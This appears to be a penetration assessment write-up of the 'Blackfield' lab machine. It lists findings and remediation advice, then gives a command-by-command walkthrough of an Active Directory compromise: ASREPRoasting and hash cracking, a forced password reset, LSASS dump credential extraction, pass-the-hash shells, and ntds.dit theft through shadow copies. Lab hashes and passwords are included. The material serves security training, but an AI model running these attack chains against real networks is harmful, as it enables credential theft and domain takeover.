Penetration Assessment Report
Blackfield

Saturday July 8th, 2023

Github

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Table of Contents

1. Executive Summary

1.1 Assessment Summary

There is 1 target for this assessment. Access to the target's network segment is provided via an OpenVPN connection and the target itself is hosted as a VM. There are 3 objectives:

1. Find and access the flag stored in `user.txt` on a user's desktop.
2. Find and access the flag stored in `root.txt` on the Administrator's desktop.
3. Achieve Domain Admin privileges. Domain compromise will be demonstrated by retrieving the Administrators password hash and opening a shell on the domain controller.

This final report will be provided at the end of the assessment. The final report will include discovered vulnerabilities, remediation recommendations, and a step by step walkthrough of the attacks preformed during the assessment.

1.2 Summary of Findings

ID	Description	Severity
1	Information Disclosure - SMB Share Access with Null Session	Medium
2	Insufficient Access Control - ASREPRoast Attack	Medium
3	Information Disclosure - Leaked Credentials via Memory Dump	High
4	Overprivileged Account - Domain Compromise	Critical

2. Technical Summary

2.1 Scope

- **Target 1**:
  - **IP**: 10.10.10.192
  - **Domain**: blackfield.local

2.2 CVSS v3 Severity Ratings

Severity	Base Score Range
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

2.3 Post Assessment Artifact Removal

No changes were made to the production environment during testing as the target was hosted as an isolated VM. Any changes made to the target were reverted upon completion of the assessment by resetting the target VM.

2.4 Findings

2.4.1 Information Disclosure - SMB Share Access with Null Session

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 4.3 - Medium

Description: The Profiles SMB share was discovered with directory names corresponding to employee usernames. This share allowed access with a Null session (guest account) instead of requiring a username and password. The directory names were used to create a list of valid employee usernames.

Impact: The list of employee usernames was used to conduct (and is a pre-requisite for) an ASREPRoasting attack. The outcome of this attack was initial access to the Active Directory (AD) domain.

While not preformed as part of this assessment, a list of valid employee usernames can also be used for brute force attacks and password spraying. If successful, all 3 attacks can allow an attacker to gain initial access to the AD domain.

Remediation Guidance: SMB shares should require a valid username and password for access. This prevents attackers from accessing the contents of the share without valid credentials like with a null session. Additionally, if a username and password are required to access a share, logins and activity on that share are traceable to the owner of those credentials which increases auditability.

2.4.2 Insufficient Access Control - ASREPRoast Attack

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 6.5 - Medium

Description: 2 accounts were found with a setting that disables the requirement for Kerberos pre-authentication. This allows an attacker to request a piece of authentication information which contained a user's hashed password. The hashed password was cracked by comparing the password hash to generated hashes of know passwords from a wordlist.

Impact: The cracked password was used to perform further enumeration of the domain. Further more, the permissions on the associated account allowed the resetting of a password on a more privilege account (audit2020). This more privileged account was used to completely compromise the AD domain.

Remediation Guidance: The Kerberos DONT_REQ_PREAUTH setting shouldn't be enabled on an account unless it's absolutely necessary for the product or service to function properly. If this setting needs to be enabled the password on the account should be sufficiently complex so that the resulting password hash can't be cracked in a practical amount of time.

2.4.3 Information Disclosure - Leaked Credentials via Memory Dump

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 7.4 - High

Description: An old account (audit2020) from a previous audit was found. The account credentials gained from the ASREPRoast attack allowed an attacker to reset the password for the audit2020 account, thus gaining control of the account. The audit2020 account had access to a SMB share named forensic. The forensic share had a memory dump of the Local Security Authority Subsystem Service (LSASS) process. This process holds Windows credentials in memory. During testing the attacker was able to download the contents of the forensic share including the memory dump.

Impact: The credentials in the LSASS memory dump were extracted after download. The extracted credentials included the NTLM password hash for the svc_backup account. This account is a member of the Backup Operators group and the permissions granted by membership in that group were later used to compromise the domain.

Remediation Guidance: If memory dumps of confidential processes like LSASS are needed and have to be transferred off the originating host, they should be encrypted and stored offline. Alternatively, the required process dump can be created on the host, investigated, and subsequently deleted without transferring the dump off of the originating host. Memory dumps frequently contain sensitive information and access to them should be restricted in accordance with the principle of least privilege.

2.4.4 Overprivileged Account - Domain Compromise

Affects: 10.10.10.192

CVSS v3 Calculated Risk: 9.1 - Critical

Description: The password hash for the svc_backup operators group was obtained from a memory dump on the forensic SMB share. The account was a member of the Backup Operators group. The privileges granted by this group allow an attacker to extract and exfiltrate critically sensitive information from an AD domain controller while it's running. Examples of such information include password hashes and other sensitive authentication secrets.

Impact: The NTLM password hashes for the Domain Administrator account and the other users of the domain were successfully exfiltrated. The Domain Administrator password hash was used to open a shell on the domain controller (DC) with administrator privileges. With control of the Domain Administrator account, an attacker can create additional accounts with full privileges, deploy malware (such as ransomware), and change any setting.

Remediation Guidance: All accounts should only have the minimum permissions required to perform their function in accordance with the principle of least privilege. If an account inherits dangerous permissions from group membership, additional security can be achieved by implementing mandatory multi-factor authentication for those accounts. Furthermore, exploitation this vulnerability can be mitigated by following the remediation advice for finding 2.4.3.

3. Attack Walkthrough

3.1 Scanning and Enumeration

1. Perform an initial port scan with Nmap: `sudo nmap -p- --min-rate=1500 -T4 10.10.10.192 -oN all_tcp_ports.nmap -Pn`

```
Nmap scan report for 10.10.10.192
Host is up (0.26s latency).
Not shown: 786 filtered tcp ports (no-response), 208 closed tcp ports (reset)
PORT     STATE SERVICE
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
593/tcp  open  http-rpc-epmap
3268/tcp open  globalcatLDAP
```

2. Perform service enumeration on the open ports with NMap: `sudo nmap -p 53,88,135,139,389,445,593,3268,5985 -T4 -sC -sV -O 10.10.10.192 -oN service_enumeration.nmap --script dns-service-discovery,dns-zone-transfer,msrpc-enum,rpcinfo,nbstat,smb-protocols,smb-os-discovery,smb-security-mode,smb-vuln-cve-2017-7494,smb-vuln-ms06-025,smb-vuln-ms07-029,smb-vuln-ms08-067,smb-vuln-ms10-054,smb-vuln-ms10-061,smb-vuln-ms17-010 -Pn`

```
Nmap scan report for 10.10.10.192
Host is up (0.33s latency).

PORT      STATE    SERVICE      VERSION
53/tcp    open     domain       Simple DNS Plus
88/tcp    open     kerberos-sec Microsoft Windows Kerberos (server time: 2023-04-28
135/tcp   open     msrpc        Microsoft Windows RPC
139/tcp   filtered netbios-ssn
389/tcp   open     ldap         Microsoft Windows Active Directory LDAP (Domain: BL/
445/tcp   open     microsoft-ds?
593/tcp   open     ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp  open     ldap         Microsoft Windows Active Directory LDAP (Domain: BL/
5985/tcp  open     http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open
```

OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-protocols:
| dialects:
| 202
| 210
| 300
| 302
|_   311
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes:
|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

1. Search for SMB shares without credentials: `smbmap -H 10.10.10.192`

2. Search for SMB shares with a null session: `smbmap -u null -H 10.10.10.192`

3.2 Initial Access

1. Create a list of usernames from the directory names on the profiles$ share: `smbclient -N \\\\10.10.10.192\\profiles$ -c ls | awk '{ print $1 }' > users.txt`

2. Conduct an ASREPRoast attack using the list of usernames: `impacket-GetNPUsers blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 -format hashcat -outputfile hashes.getnpusers | grep -v 'Client not found in Kerberos database'`

3. Crack the AS_REP hash using a wordlist: `hashcat -m 18200 hashes.getnpusers /usr/share/wordlists/rockyou.txt -o as_rep.hashcat`

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$support@BLACKFIELD.LOCAL:a876a31df297...034e83
Time.Started.....: Thu May 11 14:38:10 2023 (11 secs)
Time.Estimated...: Thu May 11 14:38:21 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1366.0 kH/s (3.40ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14336000/14344385 (99.94%)
Rejected.........: 0/14336000 (0.00%)
Restore.Point....: 14327808/14344385 (99.88%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $Cah$ → #!hrvert
Hardware.Mon.#1..: Util: 64%
```

4. Using the gathered credentials, enumerate the domain with bloodhound:

   1. Gather AD information using the Python Bloodhound ingestor: `bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c all`

   ```
   └─$ bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c all
   INFO: Found AD domain: blackfield.local
   INFO: Getting TGT for user
   WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (
   blackfield.local:88)] [Errno -2] Name or service not known
   INFO: Connecting to LDAP server: dc01.blackfield.local
   INFO: Found 1 domains
   INFO: Found 1 domains in the forest
   INFO: Found 18 computers
   INFO: Connecting to LDAP server: dc01.blackfield.local
   INFO: Found 316 users
   INFO: Found 52 groups
   INFO: Found 2 gpos
   INFO: Found 1 ous
   INFO: Found 19 containers
   INFO: Found 0 trusts
   INFO: Starting computer enumeration with 10 workers
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer:
   INFO: Querying computer: DC01.BLACKFIELD.local
   INFO: Done in 00M 31S
   ```

   2. Start neo4j: `sudo neo4j start`
   3. Start bloodhound and import the data: `bloodhound &`

5. Navigate to the support user, mark them as owned, and check the user's first degree object control.

AUDIT2020@BLACKFIELD.LOCAL

ForceChangePassword

SUPPORT@BLACKFIELD.LOCAL

6. Use the support user to change the password on the audit2020 account:

1. Open an RPC shell on the DC: `rpcclient -U blackfield.local/support 10.10.10.192`

2. Change the password: `setuserinfo2 audit2020 23 hacker123!`

```
└─$ rpcclient -U blackfield.local/support 10.10.10.192
Password for [BLACKFIELD.LOCAL\support]:
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0×00000001
        DOMAIN_PASSWORD_COMPLEX
rpcclient $> setuserinfo2 audit2020 23 hacker123!
rpcclient $> exit
```

7. Scan SMB shares with the audit2020 user: `smbmap -u audit2020 -p 'hacker123!' -H 10.10.10.192`

```
└─$ smbmap -u audit2020 -p 'hacker123!' -H 10.10.10.192
[+] IP: 10.10.10.192:445        Name: 10.10.10.192
        Disk                                            Permissions     Comment
        ────                                            ───────────     ───────
        ADMIN$                                          NO ACCESS       Remote Admin
        C$                                              NO ACCESS       Default share
        forensic                                        READ ONLY       Forensic / Audit share.
        IPC$                                            READ ONLY       Remote IPC
        NETLOGON                                        READ ONLY       Logon server share
        profiles$                                       READ ONLY
        SYSVOL                                          READ ONLY       Logon server share
```

8. Download the files from the forensic share: `smbget -U audit2020 -R smb://10.10.10.192/forensic`

```
└─$ smbget -U audit2020 -R smb://10.10.10.192/forensic
Password for [audit2020] connecting to //10.10.10.192/forensic:
Using workgroup WORKGROUP, user audit2020
smb://10.10.10.192/forensic/commands_output/domain_admins.txt
smb://10.10.10.192/forensic/commands_output/domain_groups.txt
smb://10.10.10.192/forensic/commands_output/domain_users.txt
smb://10.10.10.192/forensic/commands_output/firewall_rules.txt
smb://10.10.10.192/forensic/commands_output/ipconfig.txt
smb://10.10.10.192/forensic/commands_output/netstat.txt
smb://10.10.10.192/forensic/commands_output/route.txt
smb://10.10.10.192/forensic/commands_output/systeminfo.txt
smb://10.10.10.192/forensic/commands_output/tasklist.txt
smb://10.10.10.192/forensic/memory_analysis/conhost.zip
smb://10.10.10.192/forensic/memory_analysis/ctfmon.zip
smb://10.10.10.192/forensic/memory_analysis/dfsrs.zip
smb://10.10.10.192/forensic/memory_analysis/dllhost.zip
smb://10.10.10.192/forensic/memory_analysis/ismserv.zip
smb://10.10.10.192/forensic/memory_analysis/lsass.zip
```

9. Navigate to the downloaded files and unzip the LSASS memory dump: `unzip lsass.zip`

10. Extract the credentials from the memory dump: `pypykatz lsa minidump lsass.DMP`

11. Use the extracted hash for the svc_backup account to get a shell: `evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d`

12. Retrieve flag from user.txt:

    1. Change to the svc_backup user's desktop: `cd ../Desktop`
    2. Print the user flag: `type user.txt` and `ipconfig`

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt
3920bb317a0bef51027e2852be64b543
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::ece7:3a76:4ea3:eb91
   Link-local IPv6 Address . . . . . : fe80::ece7:3a76:4ea3:eb91%17
   IPv4 Address. . . . . . . . . . . : 10.10.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
```

3.3 Domain Privilege Escalation

1. Enumerate the first degree group membership for the svc_backup user in bloodhound.

BACKUP OPERATORS@BLACKFIELD.LOCAL

MemberOf

SVC_BACKUP@BLACKFIELD.LOCAL

2. Create shadow copy backup script: `nano backup_script.txt`

```
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
```

3. Upload the script to the target: `upload backup_script.txt`


```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> upload backup_script.txt

Info: Uploading /mnt/hgfs/pen_testing/htb/tracks/ad_101/blackfield/backup_script.txt to C:\Users\svc_backu
p\Documents\backup_script.txt

Data: 252 bytes of 252 bytes copied

Info: Upload successful!
```

4. Create a shadow copy of drive C: `diskshadow /s backup_script.txt`

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> diskshadow /s backup_script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  5/17/2023 1:06:41 AM

→ set verbose on
→ set metadata C:\Windows\Temp\meta.cab
→ set context clientaccessible
→ set context persistent
→ begin backup
→ add volume C: alias cdrive
→ create
Excluding writer "Shadow Copy Optimization Writer", because all of its components have been excluded.
Component "\BCD\BCD" from writer "ASR Writer" is excluded from backup,
because it requires volume  which is not in the shadow copy set.
The writer "ASR Writer" is now entirely excluded from the backup because the top-level
non selectable component "\BCD\BCD" is excluded.

* Including writer "Task Scheduler Writer":
        + Adding component: \TasksStore

* Including writer "VSS Metadata Store Writer":
        + Adding component: \WriterMetadataStore

* Including writer "Performance Counters Writer":
        + Adding component: \PerformanceCounters

* Including writer "System Writer":
        + Adding component: \System Files
        + Adding component: \Win32 Services Files

* Including writer "DFS Replication service writer":
        + Adding component: \SYSVOL\B0E5E5E5-367C-47BD-8D81-52FF1C8853A7-A711151C-FA0B-40DD-8BDB-780EF9825
004

* Including writer "NTDS":
        + Adding component: \C:_Windows_NTDS\ntds

* Including writer "COM+ REGDB Writer":
        + Adding component: \COM+ REGDB
```

5. Verify the shadow copy was created: `dir e:`

```
*Evil-WinRM* PS C:\temp> dir e:


    Directory: E:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/26/2020   5:38 PM                PerfLogs
d-----         6/3/2020   9:47 AM                profiles
d-r---        3/19/2020  11:08 AM                Program Files
d-----         2/1/2020  11:05 AM                Program Files (x86)
d-----        5/16/2023   9:35 AM                temp
d-r---        2/23/2020   9:16 AM                Users
d-----        9/21/2020   4:29 PM                Windows
-a----        2/28/2020   4:36 PM            447 notes.txt
```

6. Change to a writable directory: `cd c:\temp`

7. Extract the ntds.dit file from shadow copy: `robocopy /b e:\Windows\ntds\ . ntds.dit`

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd c:\temp
*Evil-WinRM* PS C:\temp> robocopy /b e:\Windows\ntds\ . ntds.dit

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   ROBOCOPY     ::      Robust File Copy for Windows

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  Started : Wednesday, May 17, 2023 1:12:26 AM
   Source : e:\Windows\ntds\
     Dest : C:\temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

───────────────────────────────────────────────────────────────


                        1    e:\Windows\ntds\
            New File             18.0 m         ntds.dit
```

8. Extract the system registry hive: `reg save hklm\system c:\temp\system`

```
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system
The operation completed successfully.
```

9. Exfiltrate the ntds.dit file: `download ntds.dit exfiltrated_data/ntds.dit`

10. Exfiltrate the system registry hive: `download system exfiltrated_data/system`

```
*Evil-WinRM* PS C:\temp> download ntds.dit exfiltrated_data/ntds.dit

Info: Downloading C:\temp\ntds.dit to exfiltrated_data/ntds.dit

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system exfiltrated_data/system

Info: Downloading C:\temp\system to exfiltrated_data/system

Info: Download successful!
```

11. Dump the NTLM hashes from the ntds.dit file: `impacket-secretsdump -ntds ntds.dit -system system LOCAL -just-dc-ntlm > ntds_hashes.secretsdump`

12. Open a shell on the DC as administrator: `evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee`

13. Retrieve the root.txt flag:

   1. Change to the Administrator's desktop: `cd ../Desktop`
   2. Print the root flag: `type root.txt` and `ipconfig`

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::ece7:3a76:4ea3:eb91
   Link-local IPv6 Address . . . . . : fe80::ece7:3a76:4ea3:eb91%17
   IPv4 Address. . . . . . . . . . . : 10.10.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
```

4. Appendix

4.1 Users List

AAlleni

ABarteski

ABekesz

ABenzies

ABiemiller

AChampken

ACheretei

ACsonaki

AHigchens

AJaquemai

AKlado

AKoffenburger

AKollolli

AKruppe

AKubale

ALamerz

AMaceldon

AMasalunga

ANavay

ANesterova

ANeusse

AOkleshen

APustulka

ARotella

ASanwardeker

AShadaia

ASischo

ASpruce

ATakach

ATaueg

ATwardowski

audit2020

AWangenheim

AWorsey

AZigmunt

BBakajza

BBeloucif

BCarmitcheal

BConsultant

BErdossy

BGeminski

BLostal

BMannise

BNovrotsky

BRigiero

BSamkoses

BZandonella

CAcherman

CAkbari

CAldhowaihi

CArgyropolous

CDufrasne

CGronk

Chiucarello

Chiuccariello

CHoytal

CKijauskas

CKolbo

CMakutenas

CMorcillo

CSchandall

CSelters

CTolmie

DCecere

DChintalapalli

DCwilich

DGarbatiuc

DKemesies

DMatuka

DMedeme

DMeherek

DMetych

DPaskalev

DPriporov

DRusanovskaya

DVellela

DVogleson

DZwinak

EBoley

EEulau

EFeatherling

EFrixione

EJenorik

EKmilanovic

ElKatkowsky

EmaCaratenuto

EPalislamovic

EPryar

ESachhitello

ESariotti

ETurgano

EWojtila

FAlirezai

FBaldwind

FBroj

FDeblaquire

FDegeorgio

FianLaginja

FLasokowski

FPflum

FReffey

GaBelithe

Gareld

GBatowski

GForshalger

GGomane

GHisek

GMaroufkhani

GMerewether

GQuinniey

GRoswurm

GWiegard

HBlaziewske

HColantino

HConforto

HCunnally

HGougen

HKostova

IChristijr

IKoledo

IKotecky

ISantosi

JAngvall

JBehmoiras

JDanten

JDjouka

JKondziola

JLeytushsenior

JLuthner

JMoorehendrickson

JPistachio

JScima

JSebaali

JShoenherr

JShuselvt

KAmavisca

KAtolikian

KBrokinn

KCockeril

KColtart

KCyster

KDorney

KKoesno

KLangfur

KMahalik

KMasloch

KMibach

KParvankova

KPregnolato

KRasmor

KShievitz

KSojdelius

KTambourgi

KVlahopoulos

KZyballa

LBajewsky

LBaligand

LBarhamand

LBirer

LBobelis

LChippel

LChoffin

LCominelli

LDruge

LEzepek

LHyungkim

LKarabag

LKirousis

LKnade

LKrioua

LLefebvre

LLoeradeavilez

LMichoud

LTindall

LYturbe

MArcynski

MAthilakshmi

MAttravanam

MBrambini

MHatziantoniou

MHoerauf

MKermarrec

MKillberg

MLapesh

MMakhsous

MMerezio

MNaciri

MShanmugarajah

MSichkar

MTemko

MTipirneni

MTonuri

MVanarsdel

NBellibas

NDikoka

NGenevro

NGoddanti

NMrdirk

NPulido

NRonges

NSchepkie

NVanpraet

OBelghazi

OBushey

OHardybala

OLunas

ORbabka

PBourrat

PBozzelle

PBranti

PCapperella

PCurtz

PDoreste

PGegnas

PMasulla

PMendlinger

PParakat

PProvencer

PTesik

PVinkovich

PVirding

PWeinkaus

RBaliukonis

RBochare

RKrnjaic

RNemnich

RPoretsky

RStuehringer

RSzewczuga

RVallandas

RWeatherl

RWissor

SAbdulagatov

SAjowi

SAlguwaihes

SBonaparte

SBouzane

SChatin

SDellabitta

SDhodapkar

SEulert

SFadrigalan

SGolds

SGrifasi

SGtlinas

SHauht

SHederian

SHelregel

SKrulig

SLewrie

SMaskil

Smocker

SMoyta

SRaustiala

SReppond

SSicliano

SSilex

SSolsbak

STousignaut

support

svc_backup

SWhyte

SWynigear

TAwaysheh

TBadenbach

TCaffo

TCassalom

TEiselt

TFerencdo

TGaleazza

TKauten

TKnupke

TLintlop

TMusselli

TOust

TSlupka

TStausland

TZumpella

UCrofskey

UMarylebone

UPyrke

VBublavy

VButziger

VFuscca

VLitschauer

VMamchuk

VMarija

VOlaosun

VPapalouca

WSaldat

WVerzhbytska

WZelazny

XBemelen

XDadant

XDebes

XKonegni

XRykiel

YBleasdale

YHuftalin

YKivlen

YKozlicki

YNyirenda

YPredestin

YSeturino

YSkoropada

YVonebers

YZarpentine

ZAlatti

ZKrenselewski

ZMalaab

ZMiick

ZScozzari

ZTimofeeff

ZWausik

4.2 LSASS Process Dump Credentials

```
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
     == MSV ==
          Username: svc_backup
```

```
              Domain: BLACKFIELD
              LM: NA
              NT: 9658d1d1dcd9250115e2205d9f48400d
              SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
              DPAPI: a03cd8e9d30171f3cfe8caad92fef621
          == WDIGEST [633ba]==
              username svc_backup
              domainname BLACKFIELD
              password None
              password (hex)
          == Kerberos ==
              Username: svc_backup
              Domain: BLACKFIELD.LOCAL
          == WDIGEST [633ba]==
              username svc_backup
              domainname BLACKFIELD
              password None
              password (hex)


== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
      == MSV ==
              Username: DC01$
              Domain: BLACKFIELD
              LM: NA
              NT: b624dc83a27cc29da11d9bf25efea796
              SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
              DPAPI: NA
          == WDIGEST [5950b]==
              username DC01$
              domainname BLACKFIELD
              password None
              password (hex)
          == Kerberos ==
              Username: DC01$
```

Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
        password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
    == WDIGEST [5950b]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)

== LogonSession ==
authentication_id 365493 (593b5)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.200147+00:00
sid S-1-5-96-0-2
luid 365493
    == MSV ==
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
        DPAPI: NA
    == WDIGEST [593b5]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
        password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
    == WDIGEST [593b5]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)

== LogonSession ==

```
authentication_id 257142 (3ec76)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:59:13.318909+00:00
sid S-1-5-18
luid 257142
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.LOCAL


== LogonSession ==
authentication_id 153705 (25869)
session_id 1
username Administrator
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T17:59:04.506080+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-500
luid 153705
    == MSV ==
        Username: Administrator
        Domain: BLACKFIELD
        LM: NA
        NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
        SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
        DPAPI: 240339f898b6ac4ce3f34702e4a89550
    == WDIGEST [25869]==
        username Administrator
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: Administrator
        Domain: BLACKFIELD.LOCAL
    == WDIGEST [25869]==
        username Administrator
        domainname BLACKFIELD
        password None
        password (hex)
    == DPAPI [25869]==
```

```
            luid 153705
            key_guid d1f69692-cfdc-4a80-959e-bab79c9c327e
            masterkey 769c45bf7ceb3c0e28fb78f2e355f7072873930b3c1d3aef0e04ecbb3eaf16aa
